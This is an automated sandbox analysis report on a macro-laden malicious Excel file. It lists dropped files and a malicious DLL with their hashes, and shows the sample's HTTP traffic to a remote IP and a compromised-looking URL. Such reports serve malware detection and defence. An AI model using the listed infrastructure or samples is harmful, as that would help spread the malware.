Sign-92793351_1597657581.xls, Detection: malicious, Browse • Filename: Sign-979329054_1327186231.xls, Detection: malicious, Browse • Filename: Sign-709986424_219667767.xls, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
IE Cache URL:	http://www.chipmania.it/mails/open.php
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*:.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp.....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\AppData\Local\Temp\CabD7BA.tmp	
Process:	C:\Windows\System32\wermgr.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..Ir.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r..l..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\DCCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	155530
Entropy (8bit):	7.660492285402766
Encrypted:	false
SSDEEP:	3072:YxWVpupSzxNEBBD+Os7/xxkKCtRbsYO1entseoXXE:YEGSzx0dmxk7RbsYsKtseoX0
MD5:	C5CE2466FFAC6CABDAE64DFF91881E2E
SHA1:	8B9289B4F651F99B4E5B657A2CFF39BC8FF87B24
SHA-256:	5E4DFEA815FC5F76AFB5BCCD3170EC1B85EF294B8E03BC8FEBC99648A4F3373C
SHA-512:	4F9D9CE28DF2E412C7EA547EF59D722074361D8EDC7F70C0F16CDE4C8EFE506266F559B28BA6EFB505F406F3173537F4D5E12F8F6239F9A335646EAD7A2F175
Malicious:	false
Reputation:	low
Preview:	...n.0.E.....D'.....E....I?.&..k..a...;...5.K....{..H....."j.Zv..X.Nz.]..._..$...;h.....,.?l.`E..[..>q...+.....\|.".m.x.r-:.....K.R...[..J<.T.n....R;V}..Q-.!.-E"...#H.W+-Ay.hI...A(...5M.....R.....#...tY8....Q..}%..,.`....r..*..^.}.wja...;..7a.^\|c.....H....6.LSj.X!..ubi..v/..J$.r.....39...I...Q|O5r..w.T...|.c..O.....0m...\..n':D.E.u..O....?..|.(.....{...1...&.....1}.}@..."L.....]....4....u .t..<.\ .S...6/.....PK.....!..#|.....X.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Local\Temp\TarD7E9.tmp	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data

C:\Users\user\AppData\Local\Temp\TarD7E9.tmp	
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sat Feb 20 09:19:38 2021, atime=Sat Feb 20 09:19:38 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.468005595440295
Encrypted:	false
SSDEEP:	12:85QgcLgXg/XAlCPCHaXtB8XzB/MxX+WnicvbFbDtZ3YilMMEpxRljKZTdJP9TdJ2:85dK/XTd6j0YedDv3q0rNru/
MD5:	09B99895E20AC7358ACA432790A388CE
SHA1:	25EDE7575139DA3116A525A9418712621A002F7D
SHA-256:	4080E43FED2C152D803D6B56C4763217A696CEBDAEE047DC719D02DEC93A69B5
SHA-512:	5A69206506DF40B14FD0C2FD1062C9B5052122AE092DAC9EF95875CCBCB3F03A6C625AD8207521F031BF9936EBB2356A1E10701ED2F1359B2B876E8FF480658(
Malicious:	false
Preview:	L.....F.....7G...]..q....]..q.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....TRtR..Desktop.d.....QK.XTRtR*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\971342\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....971342.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Siggen3.10350.857.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Feb 20 09:19:25 2021, mtime=Sat Feb 20 09:19:38 2021, atime=Sat Feb 20 09:19:38 2021, length=168448, window=hide
Category:	dropped
Size (bytes):	2348
Entropy (8bit):	4.561993280690629
Encrypted:	false
SSDEEP:	48:8d/XT0jPKHCwqDHCu0Qh2d/XT0jPKHCwqDHCu0Q/:8d/XojSi4u0Qh2d/XojSi4u0Q/
MD5:	386AA2BBBD847C191B1822239A5BF4C0
SHA1:	D40FC225E7FCC84699FBE470792221986 79CFE32
SHA-256:	C1FB75D5ABE722797B5C7873F61C1EDDF0F1A7C70BEBD409595E2D0C670E389B
SHA-512:	3ABBB5FBD01ECC11452E81AC2E8236D6F238C846D2C04407DA929F9A9F57FC53DE0B4F590651DA0781DC2C3018D6626A921044003D5183FCD38FD1E9A676B6(
Malicious:	false
Preview:	L.....F.... ...yu`.q....]..q.....q.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....TRmR..Desktop.d.....QK.XTRmR*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2 .1.7.6.9.....2.....TRpR .SECURI~1.XLS.....TRmRTRmR*.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...8.5.7...x.l.s.....-... 8...[.....?J.....C:\Users\..#.....\\971342\Users.user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.857.xls.E.....\....\....\....\....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i .t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...8.5.7...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	179
Entropy (8bit):	4.872667000311423
Encrypted:	false
SSDEEP:	3:oyBVomM0bcsoMWjNluscbcsoMWjNlmM0bcsoMWjNlv:dj60wsoMWYwsoMWn0wsoMWT
MD5:	E95488066538A7C52865964EEE513914

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA1:	CC8D9FA498F52E1C7C7288E087315292ADD8A708
SHA-256:	5A11C4DB707669765371A0122BE9177E9918ECE508F7203ACE64D0CC33D660FC
SHA-512:	CA283F27A940B7D5C2528FA56588432AC8BE049F608F758C2DA53A90BFCB0A960F5CBCF7BC5D400BF33060CEC5F6C510BE6487BE05B56FD43B92FA59C4E0E09
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.857.LNK=0..SecuriteInfo.com.Exploit.Siggen3.10350.857.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.857.LNK=0..

C:\Users\user\AppData\Roaming\QNetMonitor8751465376\SecurityPreloadState.txt	
Process:	C:\Windows\System32\wermgr.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	48839
Entropy (8bit):	4.656314423556857
Encrypted:	false
SSDEEP:	384:pEp0gUGFY9fWGKB1Ms3qa0KzcWjg0omATzfyzUsOp0Gd4W8yv1vEXZ0VWRTP:ip0bGWpWGKB1L8uXjyTyodd33seVoP
MD5:	0040D5379366634752396363 0AC54977
SHA1:	084EF4053BF05DCB42D5538DE2428372BB0FC4FB
SHA-256:	9E754FCD7E64A8A6A89926C25C810864808853D9A128C7241DE3B7F6C840C4AF
SHA-512:	E5B77D0CAB92E0A66869E8BF63C3FD1D8FC90B7996220211A43F3BC2A4F64235EF663963036A227305F070979892B4CAB5669CE5E0DF4C4D10602096ECF2C41F
Malicious:	false
Preview:	[wphhvfn]..prrhpxjjd =xzvrt vn r jpvtr jj xt xz nf ftd antt pfnftjxp pbnz rpvv..gzn cxfrvhft=ozjz npbvvhtl jlrn ndld hdjffxdx rz bbzpx xn dph lvfnf..ot ulvfz=ix fdhhdvb jljvnj h xr txxtj rf dbfb..pltt=fzrrdpxb vr nndlpn dxt jrvbfjb bp..xxtvtr roooh=hld bc rjhrje eyswucwr rvnxv dx..fipdh=vag cjzzf wjtlggwm za wcjjj xuowb rzikzh o..kmlouqxlld o=ckk auoy qxl xagekcz zrmisyu..yvnuius dd s=f wagcjz..taweyttp=kys nfrtg ekgzzb tztbvqqq bl h at tl xdc..gpdxq r=fkk wtbawc jzzkzy c kvfuyx..cjyg sv=gvuowbbj mjgm ipdt epmgov vjib r ah xte hsk ffzero..tydth=nmgovjfbnk..httxfkt=rq qas pms ovjjz rg vvr qiogbbz rzxb zeum rao iqxlpa nlvnii mhug..lge=rnbvqhv pxcsor wu dbrr rygq idddlo mgovvb..l q=egwsphv aoo..gmkqmth ga ga=it p hbj qeedo mgovv bsy jbiy ayo v uoog amgov jrpkr..jlxmnu onnn=plr nuietp gaipd xex..iroyqll=ntq hn nzman tpwkoc whbjqei udakczz bt hfbu uu f..oxd=mkdheogb bjgb ouq xltpq..sjhnhpww n=lwsznr ubhbjq qarukumh hllrhrje earbhbjq eq cc y..leieu qahhd =biqxlhsi fphccczh io gbbne

C:\Users\user\BASE.BABAA	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse • Filename: Sign-979329054_1327186231.xls, Detection: malicious, Browse • Filename: Sign-709986424_219667767.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp..... .....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B..... .....

C:\Users\user\Desktop\10DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\Desktop\10DE0000	
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	177025
Entropy (8bit):	7.2399435337622915
Encrypted:	false
SSDEEP:	3072:zccKoSsxzNDZLDZjlbR868O8KL5L+4iK2xEtjPOtioVjDGUU1qfDlaGGx+cL2Qne:4cKoSsxzNDZLDZjlbR868O8KL5L+4iKq
MD5:	EE6E2DF403D2ED0A94FEC9EA4A288828
SHA1:	1FCE82B599DBD439BD92299AA52DD6766F455139
SHA-256:	C8F87B9AB41AC2DC3E165E0DEE7428175824677AF7A11CB5E93409A7FF06C767
SHA-512:	61EA8C14BD263CD342DDB624D8226D927628A0BF19AF4CF2A6265B5B218C01EDFE62B1E3B36C9B2BCCE0AFCE793A6C1DFF501405D11FE1BDCB18E2906473654
Malicious:	false
Preview:	........g2.....\.p.... B.....a.....=.....=.....i..9J.8.....X.@.... ....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.... .....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1...,..8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r .i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a .l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Fri Feb 19 10:48:36 2021, Security: 0
Entropy (8bit):	7.195176543915214
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls
File size:	168960
MD5:	983c09da14f7cfb59097c36d2c1f305c
SHA1:	deae262a8a7ed515bda8eb857601396dec55d40a
SHA256:	2fcac0949787f1ef4ddee816a8441660b2dfdbf2c843ac392275c65a906b5b5d
SHA512:	9d3639e0ad3597edf9e275b0a3d474121333b36bcdab952472832464b5e71429f64879b03044b8330fb35af7b770457ec5e3b6d0751796665bca3cecd5dd5519
SSDEEP:	3072:bScKoSsxzNDZLDZjlbR868O8KlVH3jiKq7uDphYHceXVhca+fMHLtyeGxcl8OUMD:OcKoSsxzNDZLDZjlbR868O8KlVH3jiKe
File Content Preview:	.....>.....H.....E...F...G..... .....

File Icon



Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Exploit.Siggen3.10350.857.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False

Indicators	
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-19 10:48:36
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.357299206868
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 ec 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247217286775
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . 1 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 157800

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	157800
Entropy:	7.46869820242

General	
Base64 Encoded:	True
Data ASCII:	. . . . . f 2 . . . . . \\ . p . . . . B . . . . . a . . . . . = ... i . . 9 J 8 . . . . . X . @ . . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:19:54.398379087 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.398407936 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.398411989 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.398448944 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.398452044 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.398497105 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.398540974 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.398578882 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.398591995 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.398600101 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.398602009 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.398617029 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.398618937 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.398672104 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.402070045 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457012892 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457078934 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457118034 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457127094 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457154036 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457155943 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457165956 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457196951 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457206011 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457235098 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457243919 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457283020 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457284927 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457343102 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457356930 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457408905 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457532883 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457576036 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457587957 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457614899 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457624912 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457653999 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457663059 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457691908 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457704067 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457734108 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457737923 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457777023 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457781076 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457823992 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457827091 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457861900 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457870960 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457900047 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457906008 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457940102 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457946062 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.457978010 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.457988024 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.458020926 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.458343029 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.517673969 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.517738104 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.517790079 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.517792940 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.517812014 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.517833948 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.517843962 CET	49167	80	192.168.2.22	185.81.0.78

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:19:54.517873049 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.517884970 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.517913103 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.517930031 CET	49167	80	192.168.2.22	185.81.0.78
